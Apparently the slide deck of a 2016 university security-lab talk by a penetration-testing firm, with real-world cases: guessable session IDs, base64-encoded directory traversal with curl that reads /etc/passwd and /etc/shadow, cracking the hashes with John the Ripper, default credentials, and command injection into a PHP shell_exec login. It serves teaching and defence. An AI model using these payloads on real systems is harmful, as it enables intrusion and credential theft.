



Penetration Tester

Click Monkey or Creative Hacker?

Sebastian Chrobak - RedTeam Pentesting GmbH
sebastian.chrobak@redteam-pentesting.de
<https://www.redteam-pentesting.de/>

Security Lab 2016
Research Group IT-Security - RWTH Aachen University
10 May 2016



Dates & Facts

- Founded in 2004 at RWTH Aachen
 - 11 penetration testers, always 3 in a team
 - Conducting penetration tests worldwide
 - IT Security Research
 - Specialised exclusively on penetration tests
- Attacking a network or product with the owner's consent





What is a pentest?

- Way to test the security of an IT system
 - Conducting a controlled attack
 - Offensive techniques to discover real vulnerabilities
- Slip into the role of a real attacker



What is a pentest?

- Way to test the security of an IT system
 - Conducting a controlled attack
 - Offensive techniques to discover real vulnerabilities
- Slip into the role of a real attacker





What is a pentest?

- Way to test the security of an IT system
 - Conducting a controlled attack
 - Offensive techniques to discover real vulnerabilities
- Slip into the role of a real attacker





What can be tested?


- Today, nearly everything!




What can be tested?

- Today, nearly everything!
- Web applications, Apps

```
<div class="container">  
  <div class="row">  
    <div class="col-md-6 col-lg-8"> <!-- BEGIN NAVIGATION  
    <nav id="nav" role="navigation">  
      <ul>  
        <li><a href="index.html">Home</a></li>  
        <li><a href="home-events.html">Home Events</a></li>  
        <li><a href="multi-col-menu.html">Multiple Column Men  
        <li class="has-children"> <a href="#" class="current"  
          <ul>  
            <li><a href="tall-button-header.html">Tall But  
            <li><a href="image-logo.html">Image Logo</a></li>  
            <li class="active"><a href="tall-logo.html">Ta  
          </ul>  
        </li>  
        <li class="has-children"> <a href="#">Carousels</a>  
        <ul>  
          <li><a href="variable-width-slider.html">Variab  
          <li><a href="variable-width-slider.html">Testimon
```



- (Internal) company networks




free WiFi




... and what else?

- Home automation systems



- Technical devices everyone knows/has





What's up today?

- How to approach objectives to be tested?
 - How to identify vulnerabilities?
 - Which tools can be used to exploit them?
 - What are the impacts?
- Based on real-world examples!



RedTeam Pentesting
Penetration tests
Real-world examples
Summary

Session management

Image retrieval system

Backend login form

Internal network tests, hardware/App tests

Random session IDs



Random session IDs

- Random session IDs of a website

```
TvWjLeJjGhPvAhJjNgBuPiFkRqJmHOL
```



Random session IDs

- Random session IDs of a website

```
TvWjLeJjGhPvAhJjNgBuPiFkRqJmHOL
```

- Or just random at first glance?

```
TvWjLeJjGhPvAhJjNgBuPiFkRrJmHOL
```

```
TvWjLeJjGhPvAhJjNgBuPiFkRsJmHOL
```

```
TvWjLeJjGhPvAhJjNgBuPiFkRtJmHOL
```



RedTeam Pentesting
Penetration tests
Real-world examples
Summary

Session management

Image retrieval system

Backend login form

Internal network tests, hardware/App tests

How much randomness is really in there?



How much randomness is really in there?

- Every second character is upper case

```
TvWjLeJjGhPvAhJjNgBuPiFkRrJmHOL  
TvWjLeJjGhPvAhJjNgBuPiFkRsJmHOL  
TvWjLeJjGhPvAhJjNgBuPiFkRtJmHOL
```



How much randomness is really in there?

- Every second character is upper case

```
TvWjLeJjGhPvAhJjNgBuPiFkRrJmHOL  
TvWjLeJjGhPvAhJjNgBuPiFkRsJmHOL  
TvWjLeJjGhPvAhJjNgBuPiFkRtJmHOL
```

- Only one character changed for three session IDs

```
TvWjLeJjGhPvAhJjNgBuPiFkRrJmHOL  
TvWjLeJjGhPvAhJjNgBuPiFkRsJmHOL  
TvWjLeJjGhPvAhJjNgBuPiFkRtJmHOL
```



How much randomness is really in there?

- Requests from different IP addresses



How much randomness is really in there?

- Requests from different IP addresses
- From 192.168.1.23:

```
TvWjLeJjGhPvAhJjNgBuPiFkRsJmHOL
```



How much randomness is really in there?

- Requests from different IP addresses
- From 192.168.1.23:

```
TvWjLeJjGhPvAhJjNgBuPiFkRs JmHOL
```

- From 10.100.1.42:

```
TvWjLdBhGbHvAhJlMgBuPiFkRt JmHOL
```



Reversing the *randomness*

- "Secret" key: dahfbhvagjkh

```
192.168.1.23 = 192168001023
```

```
dahfbhvagjkh
```

```
192168001023
```

```
-----
```

```
ejjghpvahjhn = eJjGhPvAhJjN
```




Reversing the *randomness*

- "Secret" key: dahfbhvagjhk

```
192.168.1.23 = 192168001023
```

```
dahfbhvagjhk
```

```
192168001023
```

```
-----
```

```
ejjghpvahjhn = eJjGhPvAhJjN
```

```
TvWjLeJjGhPvAhJjNgBuPiFkRsJmHOL
```



Summary

- No random session IDs are generated
 - Session IDs derivable from IP address
- Access application on behalf of other users



Summary

- No random session IDs are generated
 - Session IDs derivable from IP address
- Access application on behalf of other users





RedTeam Pentesting
Penetration tests
Real-world examples
Summary

Session management

Image retrieval system

Backend login form

Internal network tests, hardware/App tests

Image retrieval system



Image retrieval system

```

```



Image retrieval system

```

```





Image retrieval system

```

```




Image retrieval system

```

```





Image retrieval system

```

```



→ Image remains the same



Wait, what's that URL parameter for?

```

```



Wait, what's that URL parameter for?

```

```

- Maybe it is base64 encoded?



Wait, what's that URL parameter for?

```

```

- Maybe it is base64 encoded?

```
$ echo -n "bWFzdGVyfHJvb3R8MTIzNDV8aW1hZ2UvanBlZ3w3NDE1Njg3MzY\xMTcyLmpwZ3x1M2IwYzQOMjk4ZmMxYzE0OWFmYmY0Yzg5OTZmYjkyNDI3YWU0\WUONjQ5YjkzNGNhNDk1OTkxYjc4NTJiODU1" | base64 -d
```



Wait, what's that URL parameter for?

```
master|root|12345|image/jpeg|7415687361172.jpg|e3b0c44298  
fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
```



Wait, what's that URL parameter for?

```
master|root|12345|image/jpeg|7415687361172.jpg|e3b0c44298  
fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
```

- SHA-256 hash, reference particular version



Wait, what's that URL parameter for?

```
master|root|12345|image/jpeg|7415687361172.jpg|e3b0c44298  
fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
```

- SHA-256 hash, reference particular version
- Can be replaced by a dash ("-") to get latest version



Wait, what's that URL parameter for?

```
master|root|12345|image/jpeg|7415687361172.jpg|e3b0c44298  
fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
```

- SHA-256 hash, reference particular version
- Can be replaced by a dash ("-") to get latest version

```
master|root|12345|image/jpeg|7415687361172.jpg|-
```




Changing the file name

```
$ echo -n "master|root|12345|text/plain|\
../../../../../../../../etc/passwd|-" | base64 -w0

bWFzdGVyfHJvb3R8MTIzNDV8dGV4dC9wbGFpbnwuLi8uLi8uLi8uLi8u
Li8uLi9ldGMvcGFzc3dkfC0=
```



Changing the file name & accessing arbitrary files

```
$ curl http://www.example.com/medias/redteam?context=bWFzd\  
GVyfHJvb3R8MTIzNDV8dGV4dC9wbGFpbnwuLi8uLi8uLi8uLi8uLi9\  
ldGMvcGFzc3dkfCO
```



Changing the file name & accessing arbitrary files

```
$ curl http://www.example.com/medias/redteam?context=bWFzd\  
GVyfHJvb3R8MTIzNDV8dGV4dC9wbGFpbnwuLi8uLi8uLi8uLi8uLi9\  
ldGMvcGFzc3dkfC0
```

```
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
[...]
```



RedTeam Pentesting
Penetration tests
Real-world examples
Summary

Session management

Image retrieval system

Backend login form

Internal network tests, hardware/App tests

What about /etc/shadow?



What about /etc/shadow?

```
$ curl http://www.example.com/medias/redteam?context=bWFzd\  
GVyfHJvb3R8MTIzNDV8dGV4dC9wbGFpbnuLi8uLi8uLi8uLi8uLi9\  
ldGMvc2hhZG93fC0
```

```
root:$6$XHxtN5iB$5W0yg3gGfzr9QHPLo.7z0XIQIzEW6Q3/K7iipxG7ue04CmelkjC51Sndp0cQ1xTHmW4/AKKsKew4f3cb/.BK8/:1  
[...]  
seclab:$6$FSsCdMlf$.pdmpRa2bmK8CwHQQCIFeRgXNsPTUKgyufj/oEuQgp2RDX7kVUCuSp2onAKIowD81.bCCJcnSxgCb5i175auR1  
itsec:$6$yAmpH0iz$tG0j0CvjHj2GsG1tV0.NTddl4.kLeg3fihD8csjhmzQLxmQFXnwbm.hLmLIaa8ZmoszRpFVV.ggFQGhvw8LV0.:
```




Cracking the passwords with John the Ripper

```
$ cat users
```

```
root:$6$XHxtN5iB$5W0yg3gGfzr9QHPLo.7z0XIQIzEW6Q3/K7iipxG7ue04CmelkjC51Sndp0cQ1xTHmW4/AKKsKew4f3cb/.BK8/  
seclab:$6$FSsCdMlf$.pdmpRa2bmK8CwHQQCIFeRgXNsPTUKgyufj/oEuQgp2RDX7kVUCuSp2onAKIowD81.bCCJcnSxgCb5i175auR1  
itsec:$6$yAmpH0iz$tG0j0CvjHj2GsG1tV0.NTddl4.kLeg3fihD8csjhmzQLxmQFXnwbm.hLmLIaa8ZmoszRpFVV.ggFQGhvw8LV0.
```



Cracking the passwords with John the Ripper

```
$ john users
[...]
Loaded 3 password hashes with 3 different salts
 sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x]
seclab          (seclab)
toor           (root)
2g 0:00:00:02 0.45% 2/3 (ETA: 08:17:06) 0.7905g/s 641.5p/s
642.6c/s 642.6C/s bigdog..daisy
```



Try the harder one using a password list

```
$ john users --wordlist=top50000.pwd  
[...]  
Remaining 1 password hash  
secret123      (itsec)  
1g 0:00:00:23 DONE (2016-05-08 08:10) 0.04237g/s 718.6p/s  
718.6c/s 718.6C/s switchfoot..clarinet1  
Session completed
```



Summary

- Content of URL parameter context is not verified
- The file parameter is vulnerable to directory traversal
→ Retrieve arbitrary files from the server's filesystem



Summary

- Content of URL parameter context is not verified
- The file parameter is vulnerable to directory traversal
→ Retrieve arbitrary files from the server's filesystem
- Web server is started as privileged user (/etc/shadow)
- Using John the Ripper to crack the users' passwords
(the passwords were weak!)



Summary

- Content of URL parameter context is not verified
- The file parameter is vulnerable to directory traversal
→ Retrieve arbitrary files from the server's filesystem
- Web server is started as privileged user (/etc/shadow)
- Using John the Ripper to crack the users' passwords
(the passwords were weak!)





RedTeam Pentesting
Penetration tests
Real-world examples
Summary

Session management
Image retrieval system
Backend login form
Internal network tests, hardware/App tests


Real-world example?

Real-world example, really?



Real-world example?

- Arbitrary file disclosure in SAP hybris Commerce Software Suite might disclose e.g. credit card data



More details:

<https://www.redteam-pentesting.de/advisories/rt-sa-2014-016>



Backend login form


- Administrative backend login form

The screenshot shows a web browser window with the address bar displaying "example.com/login.php". The page content includes the title "RedTeam Administrative Backend System" and a sign-in prompt "Please sign in". Below this, there are two input fields: "Username" and "Password". A checkbox labeled "Remember me" is positioned below the password field. At the bottom of the form is a "Login" button.



Backend login form


- Administrative backend login form
- Weak default credentials
admin:admin





Backend login form


- Administrative backend login form
- Weak default credentials
admin:admin
- Special characters
; , ' " / % (





Backend login form

- Administrative backend login form
 - Weak default credentials
admin:admin
 - Special characters
; , ' " / % (
- Command injection?






Verify command injection vulnerability

- Show folder listing

```
;ls ;
```






Verify command injection vulnerability

- Show folder listing

```
;ls ;
```

- Print system information

```
;uname -a ;
```





RedTeam Pentesting
Penetration tests
Real-world examples
Summary

Session management
Image retrieval system
Backend login form
Internal network tests, hardware/App tests

What happens in the background?



What happens in the background?

```
<?php
    $login_res = shell_exec(
        'bash check_password.sh ' . $_POST['user'] . ' ' . $_POST['pass']
    );
?>
```




What happens in the background?

